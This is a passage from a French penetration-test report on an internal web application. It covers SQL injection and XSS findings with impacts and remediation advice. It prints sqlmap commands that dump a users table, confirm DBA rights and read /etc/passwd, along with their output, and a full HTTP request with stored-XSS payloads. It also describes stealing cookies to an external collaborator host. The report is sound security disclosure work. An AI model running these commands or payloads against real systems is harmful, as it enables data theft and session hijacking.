


Figure 17 - Requête POST /adminNotifications/save insérant la charge utile en base de données




Figure 18 - Exécution de code JavaScript dans le navigateur d'un administrateur

Toutes ces attaques peuvent avoir un impact important d'un point de vue métier. Un adversaire ayant réussi à usurper l'identité d'un administrateur pourrait en effet accéder à des données confidentielles, modifier des données dans un but de sabotage ou encore provoquer des défaillances de l'application. Cette application étant utilisée en interne, les attaques par hameçonnage ou par redirection vers des sites malveillant pourraient également mener à une compromission d'actifs internes (réutilisation de mot de passe, téléchargement de rançongiciels, etc.).

La réalisation de l'un de ces scénarios exposerait l'organisation à des impacts importants en termes juridiques, financiers et même d'image de marque.



Recommandation :

Il est recommandé de mettre en place une vérification systématique des permissions d'accès aux différentes pages, en particulier dans le cas de requêtes normalement réservées aux administrateurs.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html#enforce-least-privileges
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html#validate-the-permissions-on-every-request

V3 : Absence de neutralisation des éléments spéciaux SQL (SQLi) -



Périmètre :

- Application Web

Description :

Une injection SQL est une technique d'attaque qui repose sur l'exploitation du traitement non sécurisé des entrées de l'utilisateur par l'application web. Si les entrées utilisateur ne sont pas correctement filtrées ou échappées, un adversaire peut injecter des commandes SQL malveillantes dans des champs de saisie, comme les formulaires ou les URL, pour manipuler les requêtes SQL exécutées par la base de données et altérer le fonctionnement normal de la requête.

Durant le pentest, il a été observé que la requête suivante était vulnérable à une injection SQL :

- GET /affiliate/ajax/findAffiliatesMail?search=logid&term={PAYLOAD}




Figure 19 - Champ de l'application faisant appel à la requête vulnérable




Figure 20 - Message d'erreur renvoyé par l'application lors de l'utilisation du caractère ' dans le champ term

Impact :

L'impact de cette vulnérabilité est évalué comme étant critique.

En ne neutralisant pas les entrées utilisateurs avant leur utilisation par la base de données, l'application expose celle-ci à l'exécution de requêtes SQL malveillantes.

Durant le pentest, il a par exemple été possible de récupérer la totalité du contenu de la table `users` de la base de donnée `users`.


```
> sqlmap -r ../03-Investigations/req.txt --batch -D users -T users --dump  
 {1.8.7#stable}  
https://sqlmap.org
```

Figure 22 - Commande `sqlmap` utilisée pour récupérer le contenu de la table `users` de la base de donnée `users`

```
[20:26:56] [INFO] table 'users.users' dumped to CSV file '/Users/tcn/.local/share/sqlmap/output/  
[redacted]/dump/users/users.csv'  
[20:26:56] [WARNING] HTTP error codes detected during run:  
400 (Bad Request) - 9193 times  
[20:26:56] [INFO] fetched data logged to text files under '/Users/tcn/.local/share/sqlmap/output/  
[redacted]'  
[*] ending @ [redacted]
```


Figure 23 - Message de confirmation de la récupération du contenu de la `users` de la base de donnée `users`

	id	lang	pass	email	login
729	774	fr_FR	34	maildev-	dev774
730	775	fr_FR	34	maildev-	dev775
731	776	fr_FR	34	maildev-	dev776
732	777	fr_FR	34	maildev-	dev777
733	778	fr_FR	72	jonathar	jonathar
734	779	fr_FR	72	jonathar	jonathar
735	780	fr_FR	72	jonathar	jonathar
736	781	fr_FR	72	frederic.	frederic.
737	782	fr_FR	72	frederic.	frederic.
738	783	fr_FR	72	frederic.	frederic.
739	784	fr_FR	72	adrien.b	adrien.b
740	785	fr_FR	72	adrien.b	adrien.b
741	786	fr_FR	72	adrien.b	adrien.b
742	787	fr_FR	72	antoine.	antoine.
743	788	fr_FR	72	antoine.	antoine.
744	789	fr_FR	72	antoine.	antoine.
745	790	fr_FR	72	thomas.	thomas.
746	791	fr_FR	72	thomas.	thomas.
747	792	fr_FR	72	thomas.	thomas.
748					
749					

Figure 24 - Dernières lignes du fichier CSV contenant les entrées en base de données

L'utilisateur `preprod` ayant les droits administrateur sur la base de données (DBA), les pentesteurs ont également pu accéder à des fichiers stockés sur le serveur.

```
> sqlmap -r req.txt --hostname --banner --current-user --current-db --is-dba --batch
```



```
{1.8.7#stable}  
https://sqlmap.org
```

Figure 25 - Commande `sqlmap` utilisée pour lister des informations sur l'utilisateur de la base de données et le serveur hôte

```
[00:30:02] [INFO] the back-end DBMS is MySQL  
[00:30:02] [INFO] fetching banner  
[00:30:02] [WARNING] reflective value(s) found and filtering out  
[00:30:02] [INFO] retrieved: '10.6.4-MariaDB-1:10.6.4+maria~focal'  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
banner: '10.6.4-MariaDB-1:10.6.4+maria~focal'  
[00:30:02] [INFO] fetching current user  
[00:30:02] [INFO] retrieved: 'preprod@%'  
current user: 'preprod@%'  
[00:30:02] [INFO] fetching current database  
[00:30:02] [INFO] retrieved: '[REDACTED]'  
current database: '[REDACTED]'  
[00:30:02] [INFO] fetching server hostname  
[00:30:03] [INFO] retrieved: 'devdb-1'  
hostname: 'devdb-1'  
[00:30:03] [INFO] testing if current user is DBA  
[00:30:03] [INFO] fetching current user  
current user is DBA: True
```

Figure 26 - Informations récupérées sur l'utilisateur de la base de données et le serveur hôte

```
> sqlmap -r req.txt --file-read "/etc/passwd" --batch
```



```
{1.8.7#stable}  
https://sqlmap.org
```

Figure 27 - Commande `sqlmap` utilisée pour récupérer le contenu du fichier `/etc/passwd`

```
[20:41:08] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[20:41:09] [INFO] fingerprinting the back-end DBMS operating system  
[20:41:09] [INFO] the back-end DBMS operating system is Linux  
[20:41:09] [INFO] fetching file: '/etc/passwd'  
726F6F743A783A303A303A726F6F743A2F726F6F743A2F62696E2F626173680A6461656D  
696E2F6E6F6C6F67696E0A62696E3A783A323A323A62696E3A2F62696E3A2F75737222F73  
737222F7362696E2F6E6F6C6F67696E0A73796E633A783A343A36353533343A73796E633A
```

Figure 28 - Récupération du contenu du fichier `/etc/passwd` par `sqlmap`


```
> cat /Users/tcn/.local/share/sqlmap/output/ /files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure 29 - Extrait du contenu du fichier `/etc/passwd` récupéré

En plus de ces impacts démontrés, les droits administrateur sur la base de données (DBA) permettent par ailleurs à l'utilisateur les détenant d'écrire des fichiers sur le système. Il est donc en théorie possible d'exécuter du code sur le serveur en téléversant un fichier PHP.

Cette vulnérabilité peut en conséquence entraîner des répercussions graves, allant de la prise de contrôle du serveur dans le but de miner de la cryptomonnaie, à la fuite de données clientes, ou la perturbation des services.

Tous ces scénarios exposent l'organisation à des impacts très importants en termes de disponibilité, d'intégrité et de confidentialité des données. Des répercussions financières, juridiques et en termes d'images sont à craindre en cas de réalisation de l'un de ces scénarios.

Recommandation :

Il est recommandé de systématiquement utiliser des requêtes préparées pour interagir avec votre base de données afin de prévenir les attaques par injection SQL (SQLi). Pour ce faire, il est conseillé d'utiliser les fonctionnalités de PDO (PHP Data Objects) ou MySQLi, qui permettent de lier les paramètres de manière sécurisée (requêtes préparées). Cela garantira que les entrées utilisateur sont traitées comme des données et non comme des instructions SQL.

Documentation :

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://www.php.net/manual/fr/mysqli.quickstart.prepared-statements.php>
- <https://www.php.net/manual/fr/pdo.prepared-statements.php>

V4 : Absence de neutralisation des entrées (XSS) - ★★★★★

Périmètre :

- Application Web

Description :

Une attaque XSS (pour *Cross-Site Scripting*) est une technique d'attaque qui repose sur l'exploitation du traitement non sécurisé des entrées de l'utilisateur par l'application web. Si les entrées utilisateur ne sont pas correctement filtrées ou échappées, un adversaire peut injecter des scripts malveillants dans des champs de saisie, comme les formulaires ou les URL, pour manipuler le contenu affiché par le navigateur et altérer le fonctionnement normal de la page web.

Il existe trois types principaux d'attaques XSS :

1. **XSS stockée** : Le code malveillant est injecté et sauvegardé directement sur le serveur de l'application web (par exemple, dans une base de données). Lorsque d'autres utilisateurs accèdent à la page vulnérable, le code est exécuté.
2. **XSS réfléchi** : Le code malveillant est injecté dans une requête et renvoyé immédiatement dans la réponse du serveur sans être stocké. Cela se produit souvent via des liens piégés que les utilisateurs cliquent.
3. **XSS basée sur le DOM** : Le code malveillant est injecté dans le Document Object Model (DOM) de la page web via le navigateur, sans interaction directe avec le serveur. Le code malveillant est exécuté lorsqu'une partie du DOM est modifiée dynamiquement.

Lors du pentest, il a été observé que plusieurs champs étaient vulnérables soit à des XSS réfléchies dans le cas de `GET /banniere/testBanner?testBanner=` soit à des XSS stockées dans le cas des requêtes `POST /annonceur/saveCompteClient` et `POST /adminNotifications/save`.




Figure 30 - Page Banner test




Figure 31 - Exécution de code JavaScript via la page de test de bannière




Figure 32 - Page de création d'un nouveau compte client

The screenshot shows a web proxy tool interface with a 'Request' and 'Response' pane. The request is a POST to /annonceur/saveCompteClient. The response is an HTTP 200 OK with headers including Cache-Control, Content-Type, and Pragma. The response body is a JSON object indicating success.

```
Request
1 POST /annonceur/saveCompteClient HTTP/2
2 Host: [redacted]
3 Cookie: [redacted]
4 Content-Length: 726
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Accept-Language: en-GB
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Accept: application/json, text/javascript, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Origin: https://[redacted]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://[redacted]/annonceur/createCustomerAccount?numClient=3250&link=search
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 societe=Pentest%3Cimg+src%3D%22x%22+onerror%3D%22alert('XSS+Company+name')%22%3E&
adresse=Pentest%3Cimg+src%3D%22x%22+onerror%3D%22alert('XSS+Address')%22%3E&
codepostal=75001&ville=PARIS&pays=21&[redacted]&contactCivile=M.
&contactNom=Pentest%3Cimg+src%3D%22x%22+onerror%3D%22alert('XSS+Name')%22%3E&
contactPrenom=Pentest%3Cimg+src%3D%22x%22+onerror%3D%22alert('XSS+First+Name')%22%3E&
contactMail=thomas.charon@4macyber.fr&contactFunction=
Pentest%3Cimg+src%3D%22x%22+onerror%3D%22alert(Pentest%3Cimg+src%3Dx+onerror%3Dalert('XSS+Job+title')%3E%22%3E&contactTelephone=&contactMobile=&contactMsn=&numClient=
003250&link=search

Response
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Content-Type: text/html; charset=utf-8
4 [redacted]
5
6 Pragma: no-cache
7 Referrer-Policy: strict-origin-when-cross-origin
8 X-Content-Type-Options: nosniff
9 X-Xss-Protection: 0
10
11 {"success":true,"message":"\u003Cp\u003EThe customer account has been recorded\u003C/p\u003E\n","numClient":"003250","nbSuggestClient":"0","suggestClient":""}
```

Figure 33 - Requête POST /annonceur/saveCompteClient insérant la charge utile en base de données

The screenshot shows a web application interface for customer account search. A search box contains the text 'Pentest'. A modal dialog box is open, displaying the text '... says XSS Company name' and an 'OK' button. Below the search box, there is a table of search results.

Custom	Company	VAT number	Address	Postal cc	City	Country
003250	Pentest	[redacted]	Pentest	75001	PARIS	France

Figure 34 - Exécution de code JavaScript via la page de recherche client

Impact :

L'impact de cette vulnérabilité est évalué comme étant critique.

En ne neutralisant pas les entrées utilisateur, l'application permet d'exécuter du code JavaScript dans tous les navigateurs des utilisateurs consultant une page.

Durant le pentest, il a par exemple été possible d'exfiltrer les cookies d'autres utilisateurs consultant la page. En effet, en couplant cette vulnérabilité avec la **V5 - Les attributs de sécurité des cookies ne sont pas configurés**, les pentesteurs ont pu injecter du code JavaScript permettant de récupérer les cookies de la victime et de les envoyer vers une adresse externe Burp Collaborator. Burp Collaborator est un service réseau intégré dans le logiciel Burp Suite, utilisé pour détecter et exploiter les vulnérabilités de sécurité en permettant aux pentesteurs de capturer des interactions réseau, par exemple pour simuler un serveur d'attaquant.

